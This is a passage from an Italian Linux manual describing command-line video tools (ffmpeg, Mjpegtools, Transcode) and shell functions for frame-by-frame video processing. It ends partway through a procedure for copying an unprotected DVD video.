FFmpeg [4] è un sistema completo di registrazione, elaborazione ed esecuzione di formati multimediali di vario tipo. Attraverso il programma '**`ffmpeg`**', in particolare, è possibile rielaborare le varie componenti e qui viene descritto secondo questa sua modalità di utilizzo:

> `ffmpeg` [*opzioni_di_ingresso*] `-i` *file_ingresso* ↩
> ↪ [`-f` *formato_di_uscita*] [*opzioni_di_elaborazione*] *file_uscita*

In pratica, la prima serie di opzioni, prima di '**`-i`**', riguarda il file in ingresso, nel caso fosse necessario specificarne le caratteristiche; le opzioni che appaiono dopo l'indicazione del file in ingresso, specificano l'elaborazione che si vuole ottenere nel file in uscita, annotato alla fine della riga di comando. L'esempio seguente serve a rendere l'idea: il file '`filmato.mpg`' viene trasformato nel file '`filmato.avi`'.

`$` **`ffmpeg -i filmato.mpg -f avi filmato.avi`** [*Invio*]

Si osservi comunque che questo esempio non produce necessariamente un file AVI compatibile con i programmi di esecuzione comuni, ma in questa fase serve a rendere l'idea del funzionamento del programma.

Nel modello sintattico appare l'opzione '**`-f`**', con la quale si specifica il formato del file da generare, attraverso l'indicazione di una parola chiave. I mancanza di questa opzione, il programma tenta di determinare il formato del file da generare dall'estensione che viene data al nome dello stesso. Per conoscere l'elenco delle parole chiave disponibili per definire un formato, si può usare l'opzione '**`-formats`**' da sola:

`$` **`ffmpeg -formats`** [*Invio*]

```
File formats:
  E 3g2             3gp2 format
  E 3gp             3gp format
 D  4xm             4X Technologies format
…
…
 D  wsvqa           Westwood Studios VQA format
 DE yuv4mpegpipe    YUV4MPEG pipe format

Image formats (filename extensions, if any, follow):
 DE gif    gif

Codecs:
 D V    4xm
 D V D  8bps
 DEA    aac
…
…
 D V D  xl
  EV    xvid
 DEV D  zlib
…
```

Tabella 765.15. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-i` ***file***	*input*	Dichiara il file da usare in ingresso.
`-f` ***formato***	*format*	Consente di dichiarare il formato (si può usare anche per forzare l'interpretazione del formato del file in ingresso).
`-hq`	*high quality*	Richiede al programma di generare un file con la qualità migliore possibile.
`-b` ***n***	*bit rate*	Richiede un tasso del flusso di dati (*bit rate*) di ***n*** kbit/s. Il valore predefinito è di 200 kbit/s; valori maggiori consentono una registrazione di qualità migliore.
`-sameq`	*same quality*	Richiede un tasso del flusso di dati (*bit rate*) uguale a quello originale.
`-r` ***n***	*frame rate*	Richiede una frequenza di quadro di ***n*** Hz. Il valore predefinito è di 25 Hz.
`-s` ***m***×***n***	*size*	Richiede un quadro di dimensioni ***m*** per ***n*** punti grafici (***m*** è l'ampiezza orizzontale; ***n*** è l'altezza).

Tabella 765.16. Alcuni formati da specificare con l'opzione '**`-f`**'.

Opzione	Descrizione
`-f au`	Audio Sun.
`-f wav`	Audio WAV-RIFF.
`-f mp2` `-f mp3`	Audio MP2 o MP3.
`-f ogg`	Audio Ogg Vorbis.
`-f yuv4mpegpipe`	Video YUV4MPEG.
`-f mpeg1video` `-f mpeg2video`	Video MPEG-1 o MPEG-2.
`-f gif`	Animazione GIF.
`-f swf`	Animazione SWF, nota anche come Flash (video e audio).
`-f asf`	Contenitore multimediale ASF (video e audio).
`-f avi`	Contenitore multimediale AVI (video e audio).
`-f mov`	Contenitore multimediale MOV (video e audio).
`-f mpeg`	Contenitore multimediale MPEG1 (video e audio).
`-f mpegts`	Contenitore multimediale MPEG2 (video e audio).

Segue la descrizione di alcuni esempi.

- `$ ffmpeg -i filmato.avi -f mpeg2video -hq -sameq -r 25 ↩`
  `↪ -s 720x576 video.m2v` [*Invio*]

  Estrae la parte video del file '`filmato.avi`', generando il file '`video.m2v`', in formato MPEG-2, specificando una frequenza di quadro di 25 Hz e dimensioni di 720×576 punti grafici.

- `$ ffmpeg -i filmato.avi -f mpeg2video -hq -sameq video.m2v` [*Invio*]

  Come nell'esempio precedente, senza modificare la frequenza di quadro e le dimensioni.

- `$ ffmpeg -i filmato.avi -f wav audio.wav` [*Invio*]

  Estrae dal file '`filmato.avi`' la componente audio, memorizzandola in formato WAV-RIFF, nel file '`audio.wav`', senza cambiarne la frequenza di campionamento e il numero di canali.

- `$ ffmpeg -i filmato.avi -f mpeg -hq -sameq -r 25 -s 720x576 ↩`
  `↪ filmato.mpg` [*Invio*]

  Converte il file '`filmato.avi`' nel file '`filmato.mpg`' (MPEG1, video e audio assieme), specificando la qualità, la frequenza di quadro e le dimensioni finali.

765.5 Mjpegtools

Mjpegtools [5] è un insieme di programmi per l'elaborazione di formati video MPEG. Nelle sezioni seguenti si mostra l'uso di alcuni di questi; si osservi comunque che solo alcune varianti MPEG sono gestibili e che normalmente si tratta di file che contengono solo informazioni video (senza audio).

765.5.1 Utilizzo di «jpeg2yuv» e di «png2yuv»

I programmi '**`jpeg2yuv`**' e '**`png2yuv`**' consentono di trasformare una sequenza di file da un formato JPG o PNG in un flusso YUV4MPEG. Naturalmente, i file che costituiscono la sequenza da unire devono avere le stesse caratteristiche e le dimensioni (la geometria orizzontale e verticale in punti grafici) devono rispettare gli standard video.

```
jpeg2yuv -f f_quadro -I interlacciamento [altre_opzioni] -j modello_file > file_y4m
```

```
png2yuv -f f_quadro -I interlacciamento [altre_opzioni] -j modello_file > file_y4m
```

Come si vede, i modelli sintattici per l'uso di questi due programmi sono equivalenti e alcune opzioni sono obbligatorie.

Tabella 765.17. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-f` ***n***	*frame*	Definisce la frequenza di quadro, dove ***n*** rappresenta il numero di quadri per secondo.
`-I p|t|b`	*interlace*	Definisce il tipo di interlacciamento: '**`-I p`**' richiede l'assenza di interlacciamento; '**`-I t`**' richiede per primo il semiquadro superiore; '**`-I b`**' richiede per primo il semiquadro inferiore.
`-L 0|1`		Attiva o disattiva l'interlacciamento: '**`-L 0`**' copia la stessa immagine in due semiquadri; '**`-L 1`**' indica che i campi sono interlacciati.
`-l` ***n***	*loop*	Richiede di ripetere la sequenza per ***n*** volte. Se non si specifica questa opzione, si ottiene una sola sequenza; se si indica '**`-l -1`**', si ottiene un filmato di lunghezza indefinita.
`-n` ***n***		Richiede di utilizzare soltanto ***n*** quadri in ingresso. In modo predefinito vengono utilizzati tutti i quadri disponibili; eventualmente si può dichiarare esplicitamente la richiesta di usarli tutti con l'opzione '**`-n -1`**'.
`-j` ***radice***`%0`***n***`d`***estensione***		Definisce il modello del gruppo di file da utilizzare per ricostruire il filmato. Per esempio, '**`-j prova%06.jpg`**' fa riferimento a file del tipo '`prova000000.jpg`', '`prova000001.jpg`',... '`prova999999.jpg`'.

Segue la descrizione di alcuni esempi.

- `$` **`jpeg2yuv -f 25 -I p -L 0 -j filmato-%06.jpg > filmato.y4m`** [*Invio*]

  Genera il file '`filmato.y4m`' a partire dalla sequenza di immagini '`filmato-000001.jpg`', '`filmato-000002.jpg`',... '`filmato-`***nnnnnn***`.jpg`', utilizzandole alla frequenza di 25 quadri al secondo, come si fa nel sistema PAL o SECAM, senza interlacciamento.

- `$` **`png2yuv -f 25 -I p -L 0 -j filmato-%06.png > filmato.y4m`** [*Invio*]

  Come nell'esempio precedente, ma facendo riferimento a file PNG: '`filmato-000001.png`', '`filmato-000002.png`',... '`filmato-`***nnnnnn***`.png`'.

- `$` **`jpeg2yuv -f 29.97 -I p -L 0 -j filmato-%06.jpg > filmato.y4m`** [*Invio*]

  Come negli esempi precedenti, riferendosi a file JPG, utilizzando una frequenza di quadro di 29.97 quadri al secondo, come si fa nel sistema NTSC.

- `$` **`jpeg2yuv -f 25 -I p -L 0 -n 100 -j figura.jpg > filmato.y4m`** [*Invio*]

  Utilizza il file '`figura.jpg`' per generare un filmato composto da 100 quadri, contenenti la stessa immagine. La frequenza di quadro è di 25 quadri al secondo, pertanto il filmato dura 4 s.

- `$` **`png2yuv -f 25 -I p -L 0 -l 3 -j filmato-%06.png > filmato.y4m`** [*Invio*]

Utilizza una serie di file PNG per generare il file 'filmato.y4m', nel quale la sequenza viene ripetuta per tre volte.

765.5.2 Utilizzo di «yuvplay»

Il programma '**yuvplay**' consente di eseguire un flusso YUV4MPEG, come quello generato dai programmi '**png2yuv**' o '**jpeg2yuv**':

```
yuvplay [opzioni] < file_y4m
```

Tabella 765.18. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
-f ***n***	*frame*	Forza l'utilizzo di una frequenza di quadro specifica, dove ***n*** rappresenta il numero di quadri per secondo.
-s ***ampiezza***x***altezza***	*size*	Consente di modificare le dimensioni della riproduzione video, indicando valori in punti grafici (*pixel*).

In condizioni normali, il programma viene usato senza opzioni, come nell'esempio seguente, dove viene eseguito il contenuto del file 'filmato.y4m':

$ **yuvplay < filmato.y4m**[*Invio*]

765.5.3 Utilizzo di «mpeg2enc»

Il programma '**mpeg2enc**' consente di generare un file video MPEG-1 o MPEG-2 a partire da un flusso YUV4MPEG (il tipo esatto è '**4:2:0 Y'CbCr**').

```
mpeg2enc [opzioni] -o file_da_generare < file_y4m
```

Come si vede dal modello sintattico, il flusso YUV4MPEG viene letto dallo standard input e il risultato viene memorizzato nel file indicato come argomento dell'opzione '**-o**'.

Tabella 765.19. Alcune opzioni.

Opzione	Descrizione
-a ***n*** --aspect ***n***	Specifica il rapporto di riproduzione dell'immagine (*aspect ratio*). Se questa opzione non viene specificata, il rapporto viene determinato dalle informazioni contenute nel flusso in ingresso.
-a 1 --aspect 1	Imposta il rapporto di riproduzione a 1:1 (quadrato).

Opzione	Descrizione
`-a 2` `--aspect 2`	Imposta il rapporto di riproduzione a 4:3 (formato televisivo comune).
`-a 3` `--aspect 3`	Imposta il rapporto di riproduzione a 16:9.
`-a 4` `--aspect 4`	Imposta il rapporto di riproduzione a 2,21:1.
`-b` ***n*** `--video-bitrate` ***n***	Imposta il tasso del flusso di dati video a ***n*** kbit/s.
`-n n|p|s` `--video-norm n|p|s`	Forza l'interpretazione del flusso di ingresso secondo lo standard NTSC, PAL o SECAM, rispettivamente in base all'argomento '**`n`**', '**`p`**' o '**`s`**'.
`-f` ***n*** `--format` ***n***	Specifica il tipo di formato del file da generare, attraverso un numero intero.
`-f 0` `--format 0`	Formato video MPEG-1 generico.
`-f 3` `--format 3`	Formato video MPEG-2 generico.
`-o` ***file*** `--output` ***file***	Questa opzione appare obbligatoriamente alla fine della riga di comando e serve a dichiarare il nome del file da generare.

L'esempio più significativo di utilizzo di '**`mpg2enc`**' è quello con il quale si crea un file video MPEG-2 adatto a '**`mplex`**':

`$` **`mpeg2enc -a 2 -n p -f 3 -b 200 -o video.m2v < video.y4m`** [*Invio*]

In questo caso si suppone di disporre del file '`video.y4m`', contenente un flusso YUV4MPEG, con il quale si ottiene il file '`video.m2v`' in formato MPEG-2. L'opzione '**`-n p`**' specifica che le caratteristiche del file MPEG-2 devono essere conformi allo standard PAL (per esempio la frequenza di quadro deve essere di 25 Hz) e l'opzione '**`-b 200`**' fissa il tasso del flusso di dati video a 200 kbit/s.

765.5.4 Utilizzo di «mplex»

Il programma '**mplex**' consente di generare un contenitore multimediale MPEG1 o MPEG2, partendo da un file video MPEG e da un file audio MPEG (eventualmente anche qualche altro formato audio è consentito, come descritto nella pagina di manuale *mplex(1)*).

```
mplex [opzioni] -o file_da_generare file_in_ingresso...
```

Dal modello sintattico appena mostrato si intende che l'opzione '**-o**' è obbligatoria e precede il nome del file da produrre; quindi segue l'elenco dei file da unire nel contenitore multimediale.

Tabella 765.20. Alcune opzioni.

Opzione	Descrizione
`-f` ***n*** `--format` ***n***	Specifica il tipo di formato del file da generare, attraverso un numero intero. Nelle righe successive ne vengono indicati alcuni.
`-f 0` `--format 0`	Formato MPEG1 generico.
`-f 1` `--format 1`	Formato VCD.
`-f 3` `--format 3`	Formato MPEG2 generico.
`-f 4` `--format 4`	Formato SVCD.
`-f 8` `--format 8`	Formato DVD (VOB), adatto per Dvdauthor.
`-V` `--vbr`	Richiede espressamente di utilizzare un tasso variabile del flusso di dati (*variable bit rate*).
`-o` ***file*** `--output` ***file***	Specifica il nome del file da generare.

L'esempio più significativo di utilizzo di '**mplex**' è quello con il quale si creano i file VOB adatti a Dvdauthor:

$ **mplex -f 8 -V -o filmato.vob video.m2v audio.mp2** [*Invio*]

In questo caso si suppone di disporre del file '`video.m2v`' in formato video MPEG-2 e del file '`audio.mp2`' in formato MP2, per generare il file '`filmato.vob`'. Si osservi che in

questa situazione, è bene che il file video fornito in ingresso sia in formato MPEG-2, come nell'esempio.

765.6 Transcode

Transcode [6] è un sistema modulare per l'elaborazione di formati video MPEG, gestito generalmente attraverso il programma frontale '**`transcode`**'. Purtroppo i moduli che compongono Transcode non sono perfettamente omogenei e spesso, la sintassi teorica della riga di comando dell'eseguibile '**`transcode`**' non genera i risultati attesi:

```
transcode [opzioni]
```

Il modello sintattico appena mostrato indica soltanto che sono previste delle opzioni nella riga di comando, ma senza alcuna opzione, il programma non fa alcunché. Di solito si utilizzano almeno le opzioni '**`-i`**' e '**`-o`**', per indicare rispettivamente un file in ingresso e uno in uscita.

Tabella 765.21. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-i` ***file*** `-o` ***file***	*input*, *output*	Specificano, rispettivamente, il nome del file da usare in ingresso e in uscita.
`-x` ***video*** [***,audio***] `-y` ***video*** [***,audio***]		Specificano i moduli da usare, rispettivamente, per l'interpretazione del file in ingresso e per la creazione del file in uscita. Si distingue eventualmente tra modulo video e modulo audio (facoltativo), dove il secondo potrebbe essere determinato automaticamente dal tipo di modulo video richiesto. Tra i vari moduli esiste anche quello denominato '**`null`**', per escludere esplicitamente uno dei due moduli (video o audio). Si osservi che di solito l'opzione '**`-x`**' viene omessa, lasciando che sia il programma a determinare il formato del file in ingresso.
`-F` ***codifica***		Questa opzione dipende dal modulo specificato con l'opzione '**`-y`**' e serve a richiedere l'uso di una certa codifica a quel modulo particolare selezionato per il file in uscita.

La mancanza di omogeneità dei moduli che compongono Transcode fa sì che l'utilizzo delle opzioni della riga di comando possa variare molto da un modulo all'altro. Per questa ragione, nella tabella riepilogativa delle opzioni principali vengono mostrate soltanto quelle essenziali, rimanendo però l'esigenza di leggere la pagina di manuale *transcode(1)* per ogni modulo che si voglia tentare di utilizzare. Viene mostrato qui solo qualche esempio elementare di utilizzo del programma.

- `$` **`transcode -i filmato.mpg -o filmato.mov -y mov`** [*Invio*]

  Converte il file '`filmato.mpg`', che si suppone sia un contenitore multimediale MPEG1

(video e audio), in un file MOV (QuickTime), conservando entrambe le componenti (video e audio).

- $ **transcode -i filmato.mov -o video -y ffmpeg -F mpeg1video** [*Invio*]

  Estrae dal file '`filmato.mov`' la componente video, convertendola nel file '`video.m1v`', in formato MPEG-1 (video). Per questa operazione si utilizza il modulo '**`ffmpeg`**' che richiede di specificare il formato con l'opzione '**`-F`**' e di indicare il nome del file (opzione '**`-o`**') senza estensione.

- $ **transcode -i filmato.mov -o video -y ffmpeg -F mpeg2video** [*Invio*]

  Come nell'esempio precedente, generando però un file video in formato MPEG-2, con il nome '`video.m2v`'.

- $ **transcode -i filmato.mov -o video -y jpg** [*Invio*]

  Estrae dal file '`filmato.mov`' la componente video, convertendola in una serie di file del tipo '`video`***nnnnnn***`.jpg`', in formato JPG, uno per ogni quadro.

765.7 Creazione di un filmato da un'immagine fissa

In questa sezione si mostrano alcuni esempi che, a partire da un'immagine fissa, consentono di arrivare a un filmato, completo di audio, anche se completamente silenzioso.

Si può creare un video YUV4MPEG con '**`jpeg2yuv`**' o con '**`png2yuv`**' di Mjpegtools:

$ **jpeg2yuv -f 25 -I p -L 0 -n 100 -j figura.jpg > video.y4m** [*Invio*]

Oppure:

$ **png2yuv -f 25 -I p -L 0 -n 100 -j figura.png > video.y4m** [*Invio*]

In questo modo, a partire dal file '`figura.jpg`' o '`figura.png`', si ottiene un video YUV4MPEG di 100 quadri, contenenti la stessa immagine, nel file '`video.y4m`'. La frequenza di quadro è di 25 quadri al secondo, pertanto il video dura 4 s.

Con l'aiuto di '**`mpeg2enc`**' si trasforma il file '`video.y4m`' in un formato MPEG-2, creando il file '`video.m2v`':

$ **mpeg2enc -a 2 -n p -f 3 -b 200 -o video.m2v < video.y4m** [*Invio*]

Viene creato un file audio silenzioso, di 4 s, in formato MP2, con una frequenza di campionamento di 48000 Hz in stereofonia:

$ **dd if=/dev/zero bs=4 count=192000 |** ↩
↪**toolame -b 128 -s 48 /dev/stdin audio.mp2** [*Invio*]

Si ottiene il file '`audio.mp2`' che si può usare assieme a '`video.m2v`' per creare un contenitore multimediale MPEG2 (video e audio) con l'aiuto di '**`mplex`**':

$ **mplex -f 3 -o filmato.mpg video.m2v audio.mp2** [*Invio*]

Si ottiene così il file '`filmato.mpg`'.

Riquadro 765.22. Campionatura audio e frequenza di quadro.

A seconda della frequenza di quadro dello standard utilizzato (NTSC, PAL o SECAM), si deve calcolare la quantità di campioni audio per quadro, in modo da poter sincronizzare il suono correttamente. La frequenza di quadro dello standard NTSC è di 29,97 quadri per secondo, mentre quella degli standard europei (PAL e SECAM) è di 25 quadri per secondo. Conoscendo la frequenza di campionamento della fonte sonora, basta dividere quel valore per la frequenza di quadro per ottenere quanti campioni corrispondono a un quadro. Per esempio, la frequenza di campionamento di 48 kHz (ovvero 48000 Hz), divisa per 29,97 (NTSC), dà 1601,6 campioni per quadro; divisa per 25 (PAL o SECAM), dà 1920 campioni per quadro. Nello stesso modo, la frequenza di campionamento di 44,1 kHz (ovvero 44100 Hz), divisa per 29,97 (NTSC), dà 1471,5 campioni per quadro; divisa per 25 (PAL o SECAM), dà 1764 campioni per quadro.
Per generare una traccia audio silenziosa, in formato MPEG-1 II, con una campionatura a 48 kHz, si può usare Toolame con un comando di questo tipo:

```
dd if=/dev/zero bs=4 count=n_campioni ↩
↪| toolame -b 128 -s 48 /dev/stdin file_da_generare
```

In pratica, la durata della traccia audio si determina specificando la quantità di campioni da inserire nell'argomento dell'opzione '**`count`**' del comando '**`dd`**'.

765.8 Riferimenti

- Brent Beyeler, *bbMPEG's Home Page*

  ⟨*http://members.cox.net/beyeler/bbmpeg.html* ⟩

- Brent Beyeler, *bbMPEG's FAQ*

  ⟨*http://members.cox.net/beyeler/bbfaq.html* ⟩

- *MJPEG Tools*

  ⟨*http://mjpeg.sourceforge.net/* ⟩

  ⟨*http://sourceforge.net/projects/mjpeg* ⟩

- *FFmpeg*

  ⟨*http://ffmpeg.sourceforge.net/* ⟩

  ⟨*http://sourceforge.net/projects/ffmpeg* ⟩

- *tooLAME*

  ⟨*http://toolame.sourceforge.net/* ⟩

  ⟨*http://sourceforge.net/projects/toolame* ⟩

[1] **Mpgtx** GNU GPL

[2] **bbTOOL** dominio pubblico

[3] **Dvdauthor** GNU GPL

[4] **FFmpeg** GNU GPL

[5] **Mjpegtools** GNU GPL

[6] **Transcode** GNU GPL

Capitolo 766

Elaborazione dei filmati quadro per quadro

In questo capitolo vengono mostrate delle funzioni per uno script di shell compatibile con lo standard POSIX, che hanno lo scopo di elaborare un filmato (solo video), passando per l'estrazione di ogni quadro. Per il lavoro vengono usati Transcode e ImageMagic.

766.1 Estrazione dei quadri

La funzione che viene mostrata in questa sezione, viene chiamata come nell'esempio seguente, dove si richiede di elaborare il file '`origine.m1v`' per generare una serie di immagini con file che corrispondono al modello '`destinazione.`***nnnnnn***`.png`':

```
…
video_to_frame origine.m1v destinazione 25 720x576
…
```

Segue il testo della funzione '**`video_to_frame`**':

```
#
# The input file must be MPEG demultiplexed!
#
video_to_frame () {
    local VIDEO_SRC="$1"
    local VIDEO_DEST="$2"
    local VIDEO_FPS="$3"
    local VIDEO_GEOMETRY="$4"
    #
    # Root file name for temporary files.
    #
    TEMPORARY=`tempfile`
    #
    # X and Y, destination video geometry.
    #
    local VIDEO_X
    local VIDEO_Y
    #
    # Source video frame rate.
    #
    local SRC_VIDEO_FPS=0
    #
    # Picture elaboration.
    #
    local PICTURE
    local PICTURE_X
    local PICTURE_Y
    local PICTURE_MOVE_X
    local PICTURE_MOVE_Y
    #
    # Frame time calculation.
    #
    local FRAME_TIME_SRC=0
    local FRAME_TIME_DEST=0
    local FRAME_TIME_DEST_TOTAL=0
    #
    # Picture counters
    #
```

```
    local COUNTER=0
    local COUNTER_STRING=""
    local PICTURE_COUNTER=0
    local PICTURE_COUNTER_STRING=0
    #
    # Get separated X and Y geometry values.
    #
    VIDEO_X=`echo $VIDEO_GEOMETRY | sed "s/x[0-9]*$//"`
    VIDEO_Y=`echo $VIDEO_GEOMETRY | sed "s/^[0-9]*x//"`
    #
    # Get source FPS.
    #
    SRC_VIDEO_FPS=`file $VIDEO_SRC | sed "s/^.* \([0-9.]*\) fps.*$/\1/"`
    #
    # Verify.
    #
    if [ "$SRC_VIDEO_FPS" = "" ]
    then
        false
        return
    fi
    #
    # Get single frames into JPG files, as temporary files.
    # It will be: $TEMPORARY.000000.jpg
    #             $TEMPORARY.000001.jpg
    #                           ...
    #
    transcode -i $VIDEO_SRC -o $TEMPORARY. -y jpg
    #
    # Convert to the destination geometry, into PNG.
    #
    for PICTURE in $TEMPORARY.[0-9][0-9][0-9][0-9][0-9][0-9].jpg
    do
        #
        # Show something.
        #
        echo "[$0] Converting \"$PICTURE\""
        #
        # Convert to the destination geometry, but keep it in scale.
        #
        convert -scale $VIDEO_GEOMETRY $PICTURE $TEMPORARY.tmp.png
        #
        # Get geometry after conversion.
        #
        PICTURE_X=`identify $TEMPORARY.tmp.png | sed "s/^.* PNG \([0-9]*\)x\([0-9]*\).*$/\1/"`
        PICTURE_Y=`identify $TEMPORARY.tmp.png | sed "s/^.* PNG \([0-9]*\)x\([0-9]*\).*$/\2/"`
        #
        # Check if more adaptation must be done.
        #
        if [ $PICTURE_X -eq $VIDEO_X ] && [ $PICTURE_Y -eq $VIDEO_Y ]
        then
            #
            # Geometry is right.
            #
            cp $TEMPORARY.tmp.png $PICTURE.png
            #
        else
            #
            # The picture must be filled somehow.
            #
```

```
            PICTURE_MOVE_X=$((($VIDEO_X - $PICTURE_X) / 2))
            PICTURE_MOVE_Y=$((($VIDEO_Y - $PICTURE_Y) / 2))
            #
            convert -geometry $VIDEO_GEOMETRY! \
                    -fill gray \
                    -colorize 100% \
                    $PICTURE $TEMPORARY.bg.png
            #
            composite -geometry +$PICTURE_MOVE_X+$PICTURE_MOVE_Y \
                      $TEMPORARY.tmp.png \
                      $TEMPORARY.bg.png \
                      $PICTURE.png
            #
        fi
    done
    #
    # Now, we should select the frames...
    #
    if [ "$VIDEO_FPS" = "$SRC_VIDEO_FPS" ]
    then
        #
        # Just make a copy.
        #
        COUNTER=0
        while true
        do
            COUNTER_STRING=`printf "%06d" $COUNTER`
            #
            if [ -f $TEMPORARY.$COUNTER_STRING.jpg.png ]
            then
                cp $TEMPORARY.$COUNTER_STRING.jpg.png \
                   $VIDEO_DEST.$COUNTER_STRING.png
            else
                break
            fi
            COUNTER=$(($COUNTER+1))
        done
        #
    else
        #
        # Calculate the frame time.
        #
        FRAME_TIME_SRC=`echo 1 / $SRC_VIDEO_FPS | bc -l`
        FRAME_TIME_DEST=`echo 1 / $VIDEO_FPS | bc -l`
        #
        COUNTER=0
        while true
        do
            #
            # The time reference is the final frame rate.
            # The following counter is referred to the final
            # frame sequence.
            #
            COUNTER_STRING=`printf "%06d" $COUNTER`
            #
            # Calculate the total time reached at the
            # ${COUNTER}th final frame.
            #
            FRAME_TIME_DEST_TOTAL=`echo "$FRAME_TIME_DEST * $COUNTER" | bc -l`
            #
```

```
            # Calculate the right frame to take from
            # the original sequence.
            #
            PICTURE_COUNTER=`echo "$FRAME_TIME_DEST_TOTAL / $FRAME_TIME_SRC" | bc -l`
            PICTURE_COUNTER=`echo "$PICTURE_COUNTER + 0.5" | bc -l`
            PICTURE_COUNTER=`echo "$PICTURE_COUNTER" | sed "s/\.[0-9]*$//"`
            PICTURE_COUNTER_STRING=`printf "%06d" $PICTURE_COUNTER`
            #
            # Copy the selected original frame to the final
            # ${COUNTER}th frame.
            #
            if [ -f $TEMPORARY.$PICTURE_COUNTER_STRING.jpg.png ]
            then
                #
                # Show something.
                #
                echo -n "[$0] Source frame \"$PICTURE_COUNTER_STRING\" "
                echo    "to destination frame \"$COUNTER_STRING\""
                #
                # Copy.
                #
                cp $TEMPORARY.$PICTURE_COUNTER_STRING.jpg.png \
                   $VIDEO_DEST.$COUNTER_STRING.png
            else
                break
            fi
            #
            # Prepare to elaborate the next final frame.
            #
            COUNTER=$(($COUNTER+1))
        done
    fi
    #
    # Remove temporary files.
    #
    rm -f $TEMPORARY*
}
```

Si può sintetizzare il lavoro di questa funzione nel modo seguente:

- vengono acquisite le informazioni necessarie all'elaborazione;
- con l'aiuto di Transcode vengono separati i quadri in file temporanei distinti (per ora in formato JPG);
- con l'aiuto dei programmi di ImageMagic i singoli quadri vengono adattati alla geometria finale, aggiungendo, se necessario, uno sfondo grigio;
- vengono calcolati i tempi di scansione dei quadri e così vengono selezionati i file da copiare nella sequenza finale di file.

766.2 Unione dei singoli quadri in un filmato

Dopo l'estrazione e l'adattamento dei vari quadri, si può passare alla costruzione di un nuovo filmato. Per usare la funzione che viene descritta in questa sezione, si può agire come nell'esempio seguente, dove si parte da file in formato PNG, secondo il modello '`origine.`***nnnnnn***`.png`', per generare il file '`destinazione.m2v`', a 25 quadri al secondo:

```
…
frame_to_video origine destinazione.m2v 25
…
```

Segue il testo della funzione '**`frame_to_video`**':

```
#!/bin/sh
frame_to_video () {
    local VIDEO_SRC="$1"
    local VIDEO_DEST="$2"
    local VIDEO_FPS="$3"
    #
    local MPEG_TO_ENC_N
    #
    # Select NTSC or PAL for "mpeg2enc"
    #
    if   [ "$VIDEO_FPS" = "25" ]
    then
        MPEG_TO_ENC_N="p"
    else
        MPEG_TO_ENC_N="n"
    fi
    #
    # Reassemble frames.
    #
    png2yuv -f $VIDEO_FPS -I p -L 0 -j $VIDEO_SRC.%06d.png | \
            mpeg2enc -n $MPEG_TO_ENC_N -f 3 -b 500 -q 10 -o $VIDEO_DEST
}
```

Introduzione ai DVD video

Il DVD video è semplicemente un disco con un file system UDF, contenente directory e file con nomi prestabiliti, inseriti nel file system con un ordine preciso. Anche un CD può contenere un file system di questo tipo ed essere usato per un filmato di breve durata.

Nonostante la semplicità della sua struttura, un DVD video è difficile da realizzare, quando non si dispone di strumenti che fanno tutto da soli (ammesso che lo facciano bene), perché di norma si devono rielaborare i file in modo da adattarli al formato previsto per i DVD stessi.

767.1 Descrizione superficiale dell'organizzazione di un DVD video

Un DVD video è costituito da un file system UDF, contenente le directory '`AUDIO_TS/`' (che dovrebbe risultare vuota) e '`VIDEO_TS/`'. Nella directory '`VIDEO_TS/`' vengono inseriti diversi file, di cui i più importanti sono quelli con estensione '`.VOB`', che rappresentano un contenitore particolare per video MPEG-2 e audio (che può essere rappresentato con diversi formati). Le caratteristiche geometriche del formato video variano a seconda degli standard di riferimento.

Tabella 767.1. Caratteristiche standard del formato dei filmati nei vari standard video per CD e per DVD.

Standard di memorizzazione	Geometria per NTSC	Geometria per PAL/SECAM	Frequenza di campionamento audio
VCD	352×240	352×288	44100 Hz
SVCD	480×480	480×576	44100 Hz
DVD	720×480	720×576	48000 Hz

Dal punto di vista dell'utilizzatore, il contenuto del DVD video è organizzato in «titoli», che a loro volta possono essere suddivisi in «capitoli».

I file contenuti nel DVD rispecchiano la suddivisione in «insiemi di titoli» o *title set*: '`VTS_`***mm***`_`***n***`.*`'. In pratica, le cifre ***mm*** corrispondono all'insieme ***mm***-esimo, mentre ***n*** rappresenta la ***n***-esima porzione dello stesso. Spesso, gli insiemi di titoli sono singoli, pertanto la suddivisione che qui è stata indicata come ***mm*** rappresenta direttamente i titoli

I file che rappresentano un insieme di titoli ('`VTS_`***mm***`_`***n***`.*`') hanno una numerazione finale che ne rappresenta la porzione ***n***-esima, perché nel DVD video non ci possono essere file più grandi di un gibibyte (simbolo: Gibyte), ovvero 2^{30} byte, pertanto, diventa necessario suddividere i file '`.VOB`' in questo modo. Evidentemente, questa suddivisione in porzioni da un gibibyte non può corrispondere a una suddivisione eventuale in capitoli.

Un DVD video contiene normalmente un menù, realizzato in forma di file '`.VOB`' speciale: infatti, oltre che contenere un video MPEG-2 con lo sfondo del menù, deve contenere delle immagini che si evidenziano a seconda dell'azione che si compie (con il mouse o con il telecomando del lettore DVD); quindi, deve contenere dei riferimenti a dei titoli, in base alla selezione compiuta. In pratica, questo file '`.VOB`' viene eseguito in modo ripetitivo, per dare il tempo all'utilizzatore di fare la selezione che desidera. Si intuisce che un menù può puntare ad altri sottomenù. Un DVD può anche fare a meno di un menù, ma in tal caso la sua esecuzione può essere solo sequenziale.

767.2 Copia di un DVD video normale

La copia di un DVD video che non abbia protezioni particolari, è un procedimento relativamente semplice: si copiano i file che contiene, con la stessa struttura in una directory; si riproduce un file-immagine con il file system UDF, rispettando l'ordine dei file; si incide la copia.

Si ricorda che la copia di un DVD video è un'operazione che deve essere autorizzata espressamente da chi detiene i diritti di autore.

Viene mostrato il procedimento con un esempio, ipotizzando che il DVD sia letto e poi inciso da un lettore-masterizzatore collocato nell'unità del file di dispositivo '`/dev/sr0`':

1. `#` **`mkdir /tmp/dvd`** [*Invio*]

   viene creata la directory '`/tmp/dvd/`' per fare la copia del contenuto del DVD video;

2. `#` **`mount -t auto /dev/sr0 /mnt/sr0`** [*Invio*]

   viene innestato il DVD video nella directory '`/mnt/sr0/`' (che si presume essere già esistente);

3. `#` **`cp -dpRv /mnt/sr0/* /tmp/dvd`** [*Invio*]

   viene copiato il contenuto del DVD video nella directory '`/mnt/sr0/`';

4. `#` **`umount /mnt/sr0`** [*Invio*]

   viene staccato il DVD video dalla directory '`/mnt/sr0/`' e quindi viene estratto anche dal lettore-masterizzatore;

5. `#` **`mkisofs -dvd-video -o /tmp/dvd.img /tmp/dvd`** [*Invio*]

